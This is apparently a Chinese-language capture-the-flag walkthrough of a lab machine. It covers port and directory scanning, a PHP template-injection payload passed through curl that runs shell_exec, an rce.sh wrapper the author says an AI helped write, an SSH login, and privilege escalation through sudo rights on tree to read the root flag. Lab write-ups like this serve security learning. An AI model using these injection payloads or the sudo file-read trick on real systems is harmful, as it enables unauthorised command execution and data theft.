

首先依旧是信息收集

```
5 (kali㉿kali)-[~]
5 $ ping 192.168.56.116
5 PING 192.168.56.116 (192.168.56.116) 56(84) bytes of data.
5 64 bytes from 192.168.56.116: icmp_seq=1 ttl=128 time=1.47 ms
5 ^C
5 — 192.168.56.116 ping statistics —
5 1 packets transmitted, 1 received, 0% packet loss, time 0ms
5 rtt min/avg/max/mdev = 1.473/1.473/1.473/0.000 ms
5
5 (kali㉿kali)-[~]
5 $ nmap 192.168.56.116
5 Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-20 07:44 EDT
5 Warning: 192.168.56.116 giving up on port because retransmission cap hit (10).
5 Nmap scan report for 192.168.56.116
5 Host is up (0.059s latency).
5 Not shown: 994 closed tcp ports (reset)
5 PORT      STATE SERVICE
5 22/tcp    open  ssh
5 25/tcp    open  smtp
5 80/tcp    open  http
5 110/tcp   open  pop3
5 143/tcp   open  imap
5 514/tcp   filtered shell
5
5 Nmap done: 1 IP address (1 host up) scanned in 69.20 seconds
```

有 80 先登上去试试




It works!


感觉没啥信息 扫描路径

```
5 $ dirsearch -u http://192.168.56.116/
5 /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
5 from pkg_resources import DistributionNotFound, VersionConflict
5
5 0.4.3
5
5 Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
5 Output File: /home/kali/reports/http_192.168.56.116/_26-09-20_07-48-54.txt
5 Target: http://192.168.56.116/
5
5 [07:48:54] Starting:
5 [07:48:56] 403 - 317B - /.ht_wsr.txt
5 [07:48:57] 403 - 317B - /.htaccess.bak1
5 [07:48:57] 403 - 317B - /.htaccess.orig
5 [07:48:57] 403 - 317B - /.htaccess.save
5 [07:48:57] 403 - 317B - /.htaccess.sample
5 [07:48:57] 403 - 317B - /.htaccess_extra
5 [07:48:57] 403 - 317B - /.htaccess_orig
5 [07:48:57] 403 - 317B - /.htaccess.sc
5 [07:48:57] 403 - 317B - /.htaccess.BAK
5 [07:48:57] 403 - 317B - /.htaccess.OLD2
5 [07:48:57] 403 - 317B - /.htaccess.OLD
5 [07:48:57] 403 - 317B - /.htm
5 [07:48:57] 403 - 317B - /.htpasswd_test
5 [07:48:57] 403 - 317B - /.html
5 [07:48:57] 403 - 317B - /.htpasswd
5 [07:48:57] 403 - 317B - /.http-oauth
5 [07:49:10] 301 - 355B - /assets/ → http://192.168.56.116/assets/
5 [07:49:10] 200 - 358B - /assets/
5 [07:49:13] 200 - 820B - /cgi-bin/printenv
5 [07:49:13] 200 - 1KB - /cgi-bin/test-cgi
5 [07:49:24] 301 - 357B - /includes/ → http://192.168.56.116/includes/
5 [07:49:24] 200 - 376B - /includes/
5 [07:49:24] 302 - 0B - /index.php → login.php
5 [07:49:24] 302 - 0B - /index.php/login/ → login.php
5 [07:49:28] 200 - 2KB - /login.php
5 [07:49:28] 302 - 0B - /logout.php → login.php
5 [07:49:33] 301 - 354B - /pages/ → http://192.168.56.116/pages/
5 [07:49:33] 200 - 522B - /pages/
5 [07:49:45] 301 - 356B - /storage/ → http://192.168.56.116/storage/
5 [07:49:45] 200 - 408B - /storage/
5 [07:49:46] 403 - 317B - /server-status
5 [07:49:46] 403 - 317B - /server-status/
5
5 Task Completed
```

有几个可以利用的 利用 login.php 找到登录口



看一下其他几个



Index of /pages

- [Parent Directory](#)
- [dashboard.php](#)
- [editor.php](#)
- [settings.php](#)
- [templates.php](#)

Apache/2.4.68 (Unix) Server at 192.168.56.116 Port 80

然后就挨个进行打开就会发下你一个可以进行交互的地方

```

(kali@kali)-[~]
└─$ for f in alert.txt monthly.txt status.txt welcome.txt; do
    echo "==== $f ====="; curl -s "http://192.168.56.116/storage/templates/$f"
done
===== alert.txt =====
[ALERT] {{priority}} Priority Notification

Dear {{name}},

{{message}}

If you have any questions, please contact {{department}}.

This is an automated notification. Time: {{date}}
===== monthly.txt =====
Monthly Performance Summary - {{date}}

Hello {{name}},

Here is your summary for this month:

Department: {{department}}
Total Notifications: {{email}}

We appreciate your continued contributions.

-- Acme Corp Analytics
===== status.txt =====
System Status Update - {{date}}

Dear {{name}},

Current system status: {{message}}

Priority Level: {{priority}}
Contact: {{department}}

You can use dynamic expressions in your templates. Example: Current year is {= date('Y') =}

- Infrastructure Team
===== welcome.txt =====
Welcome to Acme Corp, {{name}}!

We are pleased to have you on board. Your email {{email}} has been registered in our system.

Start Date: {{date}}


Your department: {{department}}

Please review the employee handbook and complete the onboarding checklist.

Best regards,
HR Team

```

加上这个明示了注入的可能性



Template Editor

Edit and preview notification templates using {{variable}} and {=expression=} syntax.

Select Template

[Alert Monthly Status Welcome](#)

Variables

name

email

date

message

department

priority

Template Content

```
Welcome to Acme Corp, {{name}}!  
  
We are pleased to have you on board.  
Your email {{email}} has been registered in our system.  
  
Start Date: {{date}}  
  
Your department:
```

[Reset](#)

Preview

Edit the template above and click "Render Preview".

尝试一下注入

Template Editor

Edit and preview notification templates using {{variable}} and {=expression=} syntax.

Select Template

[Alert Monthly Status Welcome](#)

Variables

name

email

date

message

department

priority

Template Content

{= 7*7 =}

Render Preview

[Reset](#)

Preview

49

发现是 php 文本

于是就可以选择试试了然后就可以让 ai 进行命令的编写

```
(kali㉿kali)-[~]
└─$ curl -s -X POST "http://192.168.56.116/pages/editor.php?page=editor" \
--data-urlencode "template_content={= \$_POST['h'](\$_POST['f'](\$_POST['c'])) =}" \
--data-urlencode 'h=bin2hex' \
--data-urlencode 'f=shell_exec' \
--data-urlencode 'c=id' \
--data-urlencode 'preview=1' \
| grep -o 'font-mono">[0-9a-f]*' | cut -d'>' -f2 | xxd -r -p
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
```

然后利用 c 的变化来探明情报

```
(kali㉿kali)-[~]
└─$ curl -s -X POST "http://192.168.56.116/pages/editor.php?page=editor" \
--data-urlencode "template_content={= \$_POST['h'](\$_POST['f'](\$_POST['c'])) =}" \
--data-urlencode 'h=bin2hex' \
--data-urlencode 'f=shell_exec' \
--data-urlencode 'c=ls -la /home' \
--data-urlencode 'preview=1' \
| grep -o 'font-mono">[0-9a-f]*' | cut -d'>' -f2 | xxd -r -p
total 12
drwxr-xr-x  3 root    root          4096 Jul  4 19:02 .
drwxr-xr-x 21 root    root          4096 Sep 14 22:33 ..
drwxr-sr-x  2 sareil sareil        4096 Jul  4 19:40 sareil
```



```

(kali@kali)-[~]
└─$ curl -s -X POST "http://192.168.56.116/pages/editor.php?page=editor" \
--data-urlencode "template_content={= \$_POST['h'](\$_POST['f'](\$_POST['c'])) =}" \
--data-urlencode 'h=bin2hex' \
--data-urlencode 'f=shell_exec' \
--data-urlencode 'c=ls -la /home/sareil' \
--data-urlencode 'preview=1' \
| grep -o 'font-mono">[0-9a-f]*' | cut -d'">' -f2 | xxd -r -p
total 12
drwxr-sr-x  2 sareil  sareil      4096 Jul  4 19:40 .
drwxr-xr-x  3 root    root        4096 Jul  4 19:02 ..
-rw-r--r--  1 root    sareil       44 Jul  4 19:02 user.txt

```

最终的带第一个 flag

```

(kali@kali)-[~]
└─$ curl -s -X POST "http://192.168.56.116/pages/editor.php?page=editor" \
--data-urlencode "template_content={= \$_POST['h'](\$_POST['f'](\$_POST['c'])) =}" \
--data-urlencode 'h=bin2hex' \
--data-urlencode 'f=shell_exec' \
--data-urlencode 'c=cat /home/sareil/user.txt' \
--data-urlencode 'preview=1' \
| grep -o 'font-mono">[0-9a-f]*' | cut -d'">' -f2 | xxd -r -p
flag{user-0d0f412a8f13f87eba4839ffff33adae}

```

然后就是让 ai 打包一下简化一下步骤

```

(kali@kali)-[~]
└─$ cat > ~/rce.sh << 'RCE_EOF'
#!/usr/bin/env bash
TARGET="${TARGET:-http://192.168.56.116}"
ENDPOINT="$TARGET/pages/editor.php?page=editor"
PAYLOAD='{= \$_POST['''h'''](\$_POST['''f'''](\$_POST['''c'''])) =}'

rce() {
    local cmd="$*"
    [ -z "$cmd" ] && { echo "用法: rce '命令'"; return 1; }
    local resp hex
    resp=$(curl -s -X POST "$ENDPOINT" \
--data-urlencode "template_content=$PAYLOAD" \
--data-urlencode 'h=bin2hex' \
--data-urlencode 'f=shell_exec' \
--data-urlencode "c=$cmd" \
--data-urlencode 'preview=1' 2>/dev/null)
    hex=$(printf '%s' "$resp" | grep -o 'whitespace-pre-wrap font-mono">[0-9a-f]*' | head -1 | sed 's/.*/>/' )
    if [ -z "$hex" ]; then echo "[!] 无输出" >&2; return 1; fi
    printf '%s' "$hex" | xxd -r -p
    echo
}
RCE_EOF
source ~/rce.sh

```

然后发现了很多都是没有输出 于是想要尝试一下 ssh

```

(kali@kali)-[~]
└─$ ssh sareil@192.168.56.116
The authenticity of host '192.168.56.116 (192.168.56.116)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:13: [hashed name]
  ~/.ssh/known_hosts:19: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.116' (ED25519) to the list of known hosts.
sareil@192.168.56.116's password:

```

先试一下用户名

```

(kali㉿kali)-[~]
$ ssh sareil@192.168.56.116
The authenticity of host '192.168.56.116 (192.168.56.116)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:13: [hashed name]
  ~/.ssh/known_hosts:19: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.116' (ED25519) to the list of known hosts.
sareil@192.168.56.116's password:

Welcome to Kali Linux!
sareil@Resonate:~$

```

就直接进去了 先看白嫖的目录

```

sareil@Resonate:~$ sudo -l
[sudo] password for sareil:
Sorry, try again.
[sudo] password for sareil:
Sorry, try again.
[sudo] password for sareil:
Matching Defaults entries for sareil on Resonate:
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for sareil:
  Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User sareil may run the following commands on Resonate:
  (ALL : ALL) /usr/bin/tree

```

有一个可以直接使用的文件夹 于是就直接提权

```

sareil@Resonate:~$ sudo tree -H . --hintro /root/root.txt -o /tmp/o.html /tmp
grep -o 'flag{[^}]*}' /tmp/o.html
flag{root-8569f5c67a44dcf5503256cc3fee580c}

```

直接就可以了